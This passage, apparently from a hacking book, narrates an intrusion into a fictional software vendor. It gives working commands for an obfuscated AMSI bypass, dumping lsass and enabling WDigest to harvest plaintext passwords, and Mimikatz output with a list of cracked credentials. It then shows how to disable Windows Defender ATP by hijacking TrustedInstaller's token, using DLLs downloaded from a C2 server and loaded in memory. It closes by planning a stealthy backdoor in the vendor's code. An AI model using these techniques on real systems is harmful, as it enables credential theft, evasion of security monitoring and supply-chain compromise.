)93]rahC[]gnirtS[,'UCS'(ecalpeR.)63]rahC[]gnirtS[,'aEm'(ecalpeR.)')eurt'+'aEm,llun'+'aEm(eulaVt'+'eS'+'.)U
(noisserpxE-ekovnI"  );  Invoke-Expression( -Join ( VaRIAbLe  ('R9'+'hyT')  -val  )[ - 1..- (( VaRIAbLe
('R9'+'hyT')  -val  ).Length)])
```

This last test clearly demonstrates that at least some part of the detection algorithm is based on known suspicious string patterns. Otherwise, no matter what the payload is, it should be able to tell when AMSI is disabled.


At the same time, however, there seems to be some learning behavior going on, which explains the inconsistent results between payload executions. Our repeated execution of “weird” PowerShell commands may well skew our own ATP instance into tolerating this behavior as part of the nominal activity on the machine. However, when executing these same commands in another environment, all alerts fire up.

This kind of erratic and context-specific behavior displayed by Windows ATP is deeply unsettling. It is hard to be 100% sure of any given payload. It’s like playing a minesweepers game, the best we can do is appreciate a move’s safety based on probabilistic values and hope for the best...The only consistent observation we can state for sure however, is that any script bearing the slightest resemblance to the Empire PowerShell project is almost automatically flagged.

Moving inside a company’s network with this kind of unpredictable solution monitoring every command executed is painful to say the least and offers few assurances. So let’s devise a way to completely bypass it, shall we?

If you think about it, all that Mimikatz does is extract secrets stored in the lsass.exe process responsible for handling Windows authentication. We may not be able to perform a live analysis of the process while it is running on the machine, but nothing forbids us from dumping its content to a file and then feeding it offline to a Mimikatz running on our machine!

Forget about procdump.exe and Out-Minidump[87] —the latter gets flagged anyway— there is a very simple and legit way to make a process dump on Windows 10 using the good old task manager!



Name	PID	Status	User name	CPU	Memory (p...	
lsass.exe	520	Running	SYSTEM	00	3,284 K	Local Security Authority...
MSASCui.exe	5272	Running				Windows Defender User...
MSASCuiL.exe	4984	Running				Windows Defender notif...
MSASCuiL.exe	7132	Running				Windows Defender notif...
MSASCuiL.exe	8124	Running				Windows Defender notif...
MsMpEng.exe	320	Running				Antimalware Service Exe...
MsSense.exe	2552	Running				Windows Defender Adv...

Now we wait. And wait... and nothing happens! Not a single beep from Windows ATP, which is odd because what legitimate use can someone get from dumping lsass.exe?

Anyway, now that we have a somewhat safe technique that flies under ATP's radar, we can turn our attention back to Strat Jumbo's virtual desktop.

We start by enabling the WDigest provider on the XenDesktop to store future passwords in a reversible format.

```
C:\> reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v
UseLogonCredential /t REG_DWORD /d 1
```

Tip

To force users into re-entering their credentials, we can always terminate their RDP sessions. Though it might seem brutal, the fact is users frequently lose their Citrix sessions due to connectivity issues, latency or default lockout time.

We start by listing sessions using "query session" then run a "tsdiscon" command against each of them:

```
C:\> query session
SESSIONNAME       USERNAME        ID  STATE   TYPE
> rdp-tcp#87       citrix_srv        1   Active
rdp-tcp#8         joey.pizza        2   Active
                  chandler.bong    3   Disc

C:\> tsdiscon 2
```

We come back a couple of hours later to collect the Lsass image using the task manager as shown previously. To extract secrets from this dump file, we load it in a Mimikatz running on a similar machine in our lab environment (i.e., a Windows 10 or Server 2016 64-bit). Obviously, we can easily disable the antivirus on our own machine without fearing potential fallouts:

```
mimikatz# sekurlsa::minidump lsass.dmp

Switch to MINIDUMP : 'lsass.dmp'

mimikatz# sekurlsa::logonpasswords
[...]
  * Username : Elise.First
  * Domain   : STRATJUMBO
  * Password : Foryou09
[...]
  * Username : anya.ivanova
  * Domain   : STRATJUMBO
  * Password : Monet-#
[...]
```

And that's how it's done! We finally cover all Strat Jumbo's dev groups:

SNOW	Jack.bosa/Spa98row!%
YGRITTE	Lizzie.dutch/Holi_day_213
CERSEI	Mozzie.caffrey/12Drumbeat! Lucilla.silvy/Greyjoy*1
TYRION	Neil.strauss/Va12Crav! Barry.lois/Away_speed!!
DAENERYS	Cassini.morini/Dragons*fire
RHAEGAR	Janet.mcentire/ Molly_Dorian10 Rodolpho.schwatz/Great*Gatsby0
TYWIN	Tara.tomora/Checkme$
BAELISH	Elise.first/Foryou09 Anya.ivanova/ Monet-#
TORMUND	Ron.bilius/AkRiV€ra9 Richard.darwin/Greatest-Show-3ver!
ARYA	Laura.stevens/5YadorChan09 Monica.fourb/WishYouHere*B

For all intents and purposes, we are done with this workstation. We got in, bypassed detection, and got the clear-text passwords.

But it would not be totally fair play to leave it at that now, would it? Most advanced hacking tools perform heavy memory manipulation like DLL injection, registering a driver, patching memory bytes, etc. We can find a couple of workarounds to bypass ATP (heavy obfuscation, native windows API calls, etc.)

but it quickly becomes a painful task to rewrite our whole scripting arsenal just to cope with ATP's annoying habit of peering over our shoulders. So, before closing this ATP chapter, let's deal once and for all with the real issue—ATP itself!


Windows ATP relies on two main services to function properly:

- A service named **Sense** which starts the MsSense executable file and is the main process behind ATP.
- A service named **DiagTrack** that is used to collect telemetry data including ATP information. The corresponding process is diagtrack.exe.

To completely disable ATP, we can either target the Sense service (mssense.exe) and cripple the agent or terminate the DiagTrack service (diagtrack.exe) to blind the cloud console.

However, stopping these services, and their related processes, is not the easy task you might expect, even when holding local admin privileges.


On Windows RedStone 3 Creator Update 1706, the Sense service is tagged as NOT_STOPPABLE. Even an admin cannot shut it down easily:



```
C:\WINDOWS\system32>sc query sense

SERVICE_NAME: sense
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 4  RUNNING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
```


DiagTrack, however, is not marked as such, so we can stop it using the "sc stop diagtrack" command. Unfortunately, ATP (Sense) just restarts it when it needs to communicate with the cloud console.

To shut it down for good, we need to mess with the binary path pointing to the executable file on disk, but we are then hit with an access denied error:



```
C:\Windows\system32>sc config diagtrack binpath="hey"
[SC] ChangeServiceConfig FAILED 5:

Access is denied.
```

The reason for this error is that both the Sense and DiagTrack services are tagged as Windows light protected services[88].



```
Select Administrator: Command Prompt

C:\Windows\system32>sc qprotection sense
[SC] QueryServiceConfig2 SUCCESS
SERVICE sense PROTECTION LEVEL: WINDOWS LIGHT.
```

Service protection is a security feature implemented since Windows 8.1 to shield some user-mode processes from certain attacks, even when performed through an admin account, like process injection, memory manipulation, terminating a process, etc.

Technically speaking, a process marked as protected has a corresponding flag (ProtectionInfo) in its E_PROCESS structure set to a positive value (depending on the protection level[89]). An E_PROCESS structure lives in the kernel space and thus requires loading a driver (or using a kernel exploit) on the system to overwrite it.

Registering a driver on Windows 10 requires an EV certificate, which costs around $449[90] not factoring in identity checks. Some tools that disable the protected flag like PPLKiller[91] and Mimikatz come with their own signed drivers and offer the option to disable process protection:


```
C:\> sc create pplkiller binPath=C:\Windows\System32\drivers\pplkiller.sys type= kernel

C:\> sc start pplkiller
```

However, ATP picks up Mimikatz's driver and it's only a matter of time before it picks up PPLKiller's. After all, we cannot change the driver's name without requesting a new valid EV certificate, which considerably limits our maneuver.

Thankfully, there is another quieter and more reliable route.

If you dig deeper into Microsoft's description of its protected process, it states that "*only trusted callers can stop the [protected] service*". What do they mean by trusted callers?

It turns out that there is a service called **TrustedInstaller** which has the duty of managing protected services and other critical resources on the system. It is this service that, for example, can rename/delete sensitive files like C:\windows\system32\cmd.exe:




```
PS C:\users\citrix_srv\desktop> Get-Acl c:\windows\system32\cmd.exe | fl

Path   : Microsoft.PowerShell.Core\FileSystem::C:\windows\system32\cmd.exe
Owner  : NT SERVICE\TrustedInstaller
Group  : NT SERVICE\TrustedInstaller
Access : NT AUTHORITY\SYSTEM Allow  ReadAndExecute, Synchronize
         BUILTIN\Administrators Allow  ReadAndExecute, Synchronize
         BUILTIN\Users Allow  ReadAndExecute, Synchronize
         NT SERVICE\TrustedInstaller Allow  FullControl
```

As you can see above, the "NT Service\TrustedInstaller" virtual group, which is tied to the TrustedInstaller service, is given full authority over the cmd.exe file.

The same is true for light protected services like DiagTrack and Sense!


The weird part, though, is that the TrustedInstaller service is not tagged as a protected service. Some kind of an infinite regression paradox, I guess:



```
C:\Windows\system32>sc qprotection trustedinstaller
[SC] QueryServiceConfig2 SUCCESS
SERVICE trustedinstaller PROTECTION LEVEL: NONE.
```

In any case, this means that we can use our admin privileges to change the **Trustedinstaller**’s binary path to launch a command prompt that automatically stops the Sense service related to ATP:

```
C:\> sc config TrustedInstaller binPath= "cmd /C sc stop sense" && sc start TrustedInstaller
```




● **All detected items**
Items that were detected on your PC.

TEST LAB

Detected item	Alert level	Date	Action taken
☐ Trojan:Win32/MpTamperSrvDisableAV.C	Severe	2/17/2018 5:14 PM	Remove
☐ Trojan:Win64/Meterpreter.B	Severe	2/17/2018 3:23 PM	Quarantine
☐ HackTool:PowerShell/PsAttack.A	Medium	2/16/2018 10:55 PM	Allow

Almost. We got blocked by Windows Defender and ATP, even when attempting to use the stealthier WMI command instead:

```
PS C:\> Get-WmiObject win32_service -filter "Name='trustedinstaller'" | Invoke-WmiMethod -Name
Change -ArgumentList @($null,$null,$null,$null,$null,"cmd /K sc stop sense");

PS C:\> start-service trustedinstaller
```




TEST LAB

Attempt to stop Windows Defender ATP sensor Category: Suspicious Activity	[redacted] nt authority\sys...	Medium	02.17.2018 | 16:33:11	Today	EDR	New	Not assigned
TrustedInstaller hijack attempt Category: General	[redacted] nt authority\sys...	Medium	02.17.2018 | 16:33:06	Today	EDR	New	Not assigned
Abnormal service registration observed Category: Persistence	[redacted] nt authority\sys...	Medium	02.17.2018 | 16:33:06	Today	EDR	New	Not assigned

Okay, time to get serious. Since the TrustedInstaller service is not protected, we will try injecting a new thread into its process. This thread could, for instance, spawn a new command line interpreter inheriting the TrustedInstaller’s security token descriptor. In other words, we can effectively impersonate Trusted Installer’s identity and privileges!


There are multiple ways to do this. Mimikatz has a token manipulation module, the Empire project includes the Invoke-TokenManipulation.ps1 script, Meterpreter loads a version of Incognito in memory. However, all of these tools are well-known attacking frameworks, and unless we apply heavy obfuscation (which may not always work), ATP picks it up fairly accurately:



If we are going to do this, we need to build our own custom routine to impersonate tokens—one that has not yet been digested by Windows ATP as part of its learning data.

It may sound too complicated, but we do not have to start from scratch. James Forshaw developed a very comprehensive set of tools to interact with NT objects[92]. These tools implement NT structures and wrappers around low-level Windows APIs to do all sorts of funky stuff like listing semaphores, mutants, reading process, and, of course, playing with security tokens!

We download the whole project from Github but only compile the two modules **NtObjectManager** and **NtApiDoNet**[93]:



This yields two .NET DLLs called **NtObjectManager.dll** and **NtApiDoNet.dll** which contain everything we need to impersonate TrustedInstaller.exe.

These DLLs do not trigger any antivirus alerts because they contain legit Windows code and only define wrappers around low-level Windows APIs. So, technically, we could just drop them on Strat Jumbo's virtual disk and we would totally get away with it. However, being the prudent hackers that we are, we will opt for a clean in-memory loading.


We upload these DLLs into our C2 server and use the **Load** function of the **System.Reflection.Assembly** class to dynamically load them in memory. Again, this works because we are dealing with .NET assembly files:

```
#Setup browser object and proxy credentials as usual
PS C:\> $browser = New-Object System.Net.WebClient;
PS C:\> $browser.Proxy.Credentials= [System.Net.CredentialCache]::DefaultNetworkCredentials;

#Download DLLs using the DownloadData function
PS C:\> $b = $browser.DownloadData("https://www.stratjumbo.co.au/NtObjectManager.dll")
PS C:\> $c = $browser.DownloadData("http://www.stratjumbo-co.au/  NtApiDoNet.dll")
```

```
#Load DLLs into memory
PS C:\> $d = [System.Reflection.Assembly]::Load($b)
PS C:\> $e = [System.Reflection.Assembly]::Load($c)
```


Next, we import the loaded assemblies just like we would import any regular DLL or PowerShell script and thus access their plethora of nifty little functions to manipulate .NET objects:

```
PS C:\> Import-module $d
PS C:\> Import-module $e

PS C:\ $e.GetExportedTypes()
```



```
PS C:\Windows\system32> $d = $browser.DownloadData("https://[redacted]/NtObjectManager.dll")
PS C:\Windows\system32> $e = [System.Reflection.Assembly]::Load($d)
PS C:\Windows\system32> import-module $e
PS C:\Windows\system32> $e.GetExportedTypes()

IsPublic IsSerial Name                                     BaseType
-------- -------- ----                                     --------
True     False    GetNtSidCmdlet                           System.Management.Automation.Cmdlet
True     False    GetNtAccessMaskCmdlet                    System.Management.Automation.Cmdlet
True     False    GetNtGrantedAccessCmdlet                 System.Management.Automation.Cmdlet
True     False    AccessCheckResult                        System.Object
```

We check out ATP's dashboard. No alerts so far. Everything is going as expected.




New alerts

Refine your results by: Time: 30 days OS Platform: All Severity: All Detection source: All

No items to show in queue. Check back soon or change your filtering criteria.

Great. Now we can start messing around with security tokens! First things first, we acquire the **SeDebugPrivilege** to be able to interact with system processes' memory space:

```
#Grab the current token attached to this process
PS C:\> $Token = Get-NtToken -Primary

#Enable the SeDebugPrivilege
PS C:\> $Token.SetPrivilege([NtApiDotNet.TokenPrivilegeValue[]]"SeDebugPrivilege",
[NtApiDotNet.PrivilegeAttributes]"Enabled")

PS C:\> $Token.Privileges
```



```
PS C:\Windows\system32> $token.Privileges | Where-Object {$_.name -eq "SeDebugPrivilege"}

Attributes  : Enabled
Luid        : 00000000-00000014
Name        : SeDebugPrivilege
DisplayName : Debug programs
Enabled     : True
```

Next, we launch the TrustedInstaller process and get a handle on its process using **Get-NtProcess**:

```
PS C:\> start-service trustedinstaller
PS C:\> $p = Get-NtProcess -Name "TrustedInstaller.exe"
```

Now comes the final part. We will call the **CreateProcess** method from the NtApiDotNet DLL to launch a command line interpreter with TrustedInstaller.exe as its parent process. But before we do that, we need to prepare three key parameters:


- The command line to execute. In this case, a simple **cmd** would do.
- The parent process, i.e., a handle to TrustedInstaller.exe.
- An option parameter (CreationFlags) to open a new console window.

Translating these parameters into NtApiDotNet structures looks like the following:

```
#Create a new Win32ProcessConfig object to store process configuration
PS C:\>$config = New-Object NtApiDotNet.Win32.Win32ProcessConfig

#Command line to execute
PS C:\> $config.CommandLine = "cmd"

#Creation flag 16 corresponds to a new console
PS C:\> $config.CreationFlags = [NtApiDotNet.Win32.CreateProcessFlags]16

#Assign a trustedinstaller.exe as a parent process
PS C:\> $config.ParentProcess = $p
```

We feed this configuration to the **CreateProcess** function and successfully spawn a new command line interpreter bearing TrustedInstaller's identity!

```
PS C:\> [NtApiDotNet.Win32.Win32Process]::CreateProcess($config)
```




```
PS C:\Windows\system32> [NtApiDotNet.Win32.Win32Process]::CreateProcess($config)

Process            : cmd.exe
Thread             : thread:6004 - process:5224
Pid                : 5224
Tid                : 6004
TerminateOnDispose : False
```

Administrator: C:\Windows\system32\cmd.exe

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami /groups |findstr Trusted
NT SERVICE\TrustedInstaller                    Well-known gro
22649-1831038044-1853292631-2271478464 Enabled by def
```


From this new window, we can simply change DiagTrack's binary path, then stop the service altogether. We can do the same for the WinDefend service to also disable the antivirus.

```
C:\Windows\System32> Sc config diagtrack binpath="hey"
C:\Windows\System32> Sc stop diagtrack
```



```
C:\Windows\system32>sc config diagtrack binpath="hey"
[SC] ChangeServiceConfig SUCCESS

C:\Windows\system32>sc stop diagtrack

SERVICE_NAME: diagtrack
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
```

Finally! Good day, Windows ATP. This was fun!



Machines view > [redacted]

[redacted]

Actions

Domain: Workgroup
OS: Windows10 64-bit (Build 16299)

Logged on users (last 30 days)

1

Interactive (1)
RemoteInteractive (0)
Other (0)

Machine reporting

Last internal IP: 10.10.20.54
Last external IP: [redacted]

First seen: 5 days ago
Last seen: 13 hours ago

Tip 1

Although we can stop **WinDefend** and **DiagTrack**, the **Sense** service is tagged as a NOT_STOPPABLE on Windows RS3.

One way to disable it would be to use the same technique as before— changing the binpath and then restarting the system.

On Windows RS2 build 14393, neither the **Sense** service nor **DiagTrack** are marked as NOT_STOPPABLE. In fact, the DiagTrack service is not even Light Protected, which means that any administrator could change its binpath and thus thwart Windows ATP.

If for some reason, we cannot mess with the service properties, we can always mess with the binaries names in the folder “C:\Program Files\Windows Defender Advanced Threat Protection\” using our elevated prompt with TrustedInstaller’s token. By renaming the SenseCncProxy.exe file, for instance, ATP cannot share its telemetry to the cloud service. It has the same effect as disabling DiagTrack.

Tip 2

Since ATP heavily relies on the cloud to determine which behavior is normal and which is not, an alternative route to get rid of it is to block communication with Windows servers.


If the firewall is not managed by GPO, we could push rules blocking communication to the following URLs:

Securitycenter.windows.com, winatp-gw-cus.microsoft.com, winatp-gw-eus.microsoft.com, winatp-gw-weu.microsoft.com, winatp-gw-neu.microsoft.com, us.vortex-win.data.microsoft.com,eu.vortex-win.data.microsoft.com,psapp.microsoft.com,psappeu.microsoft.com


Perfecting the backdoor

We switch between multiple programmer accounts on Citrix sessions until we find one that has a populated profile (a home folder filled with personal documents, Firefox bookmarks, Firefox history, etc.). We are no longer after credentials. We are now looking for wiki files, documents explaining how developers are organized, which tools they use for versioning, branching, testing, etc. In short, we are searching for anything that can help us understand the project management structure of Strat Jumbo.

We fire up Firefox using Jack's account (from the SNOW dev group) and go through his bookmark bar, but nothing stands out. However, his Firefox's history contains a substantial list of interesting links:


History
Search history
View
Last 7 days
github.com/
My Strat portal
Google
The world's leading software development platform - GitHub

Instead of manually parsing these links through the web interface, we retrieve the whole database storing these URLs located at: "C:\Users\Jack\AppData\Roaming\Mozilla\Firefox\Profiles\<Random_string>.default\places.sqlite". It is much easier to browse it using a classic SQLite client[94] in our lab:



	id	url	title	rev_host	visit_count	hidden	typed	frecency
1	18	https://howto.stratjumbo.lan/...	Strat Wiki for greeners and ex...	NULL	20	0	1	18032
2	43	http://stratportal	My Strat Portal	NULL	7	0	1	7502
3	47	https://www.github.com/strat...	NULL	NULL	6	0	1	3708
4	40	https://talentcheck.stratjumbo...	Strat own personal Timesheet	NULL	3	0	1	3637


This gives us a nice picture of the most visited (and thus most valuable) internal assets of Strat Jumbo. What seems to be a wiki website (howto.stratjumbo.lan) appears in the top ten most-visited links. This looks important!

We connect transparently to the wiki using Jack's windows credentials, then leisurely peruse the website, soaking up as much information about Strat Jumbo's internal gears as possible. The section "For young squires" is particularly helpful as it extensively details the internal organization, project code names, programming practices, and the validation workflow that new implemented features go through before being pushed to clients.

Roughly summed up, each of Strat Jumbo’s clients is managed by a customer relationship manager (CRM). This CRM works with the client on a work statement describing their needs in terms of business functions (specific accounting features, tax forms, etc.). Some of these features are available in the default product shipped to the client. However, more often than not, custom features need to be developed specifically for the client’s unique needs. One single core product is thus forked as many times as necessary, each time implementing different add-ons.

Each development team specializes in roughly one product, including all of its custom add-ons. There may be cross-overs between team members depending on the workload and the skill shortage.

The mapping of projects and code names is presented below. It appears that our holy grail is to be found under project code name Baelish! Of course, that makes perfect sense in hindsight.



Code repositories


By default everyone can read all repositories and open issues. Pushing code however may require special authorization.

YGRITTE	RHAEGAR	BAELISH	DAENERYS
Strat SWIFT	Strat Trader	Strat Accounting	Strat Royal

Programmers are divided into two main teams: code writers and code checkers. Code writers implement new functions and test them on development servers to make sure the product runs smoothly. When they flag a package as production-ready, a separate team imports the new code into their “Quality Assurance” servers and runs a test book agreed upon with the client. If everything works as expected, they ship the new module on the next update.

Regular updates of core functions are roughly produced every twelve months for all projects. Custom functions are, however, updated at the client’s request. Depending on the client, this can range from one to six months.

To keep track of these multiple forks and software branches, Strat Jumbo installed a local Gitlab repository, whose URL we also find in the wiki: **stratlab.stratjumbo.lan.**



https://stratlab.stratjumbo.lan/users/sign_in

GitLab Strat Jumbo


Let's make our code great again

Manage Git repositories with fine-grained access controls that keep your code secure. Perform code reviews and enhance collaboration with merge requests. Each project can also have an issue tracker and a wiki.

This is both a blessing and a curse, depending on how we choose to see it. On the one hand, we can easily locate the branch dedicated to G&S Trust and thus limit our backdoor to target only this specific company.



On the other hand, every modification we bring in to the code will be logged to the database:



Anya pushed to branch master
c7e87a87 · Fixed bug related to expand UI ticket #981018C1081

Anya pushed to branch master
12f39685 · Fixed bug related to resize UI ticket #DA918D1923

Sure, we can spend a couple more hours digging into this Gitlab server looking for vulnerabilities, root passwords, database access, and other funky stuff to erase trails of our activity, but it hardly is a worthwhile investment when you think about it from a broader perspective.

No matter how much we manipulate the activity logs, the fact is that when reviewing the timeline, the backdoor will appear sandwiched between two versions. A clean one and a tainted one, giving a fair estimate of the backdoor's first appearance in the code. We could retroactively disable logging altogether or tamper with activity logs, but that would spark severe inquisition rather than delay it.

It is much more cost efficient to worry about the backdoor's code quality (ensure it passes non-regression tests, survives light manual checks, does not slow down the product, etc.) than spend time looking for a way to infiltrate the

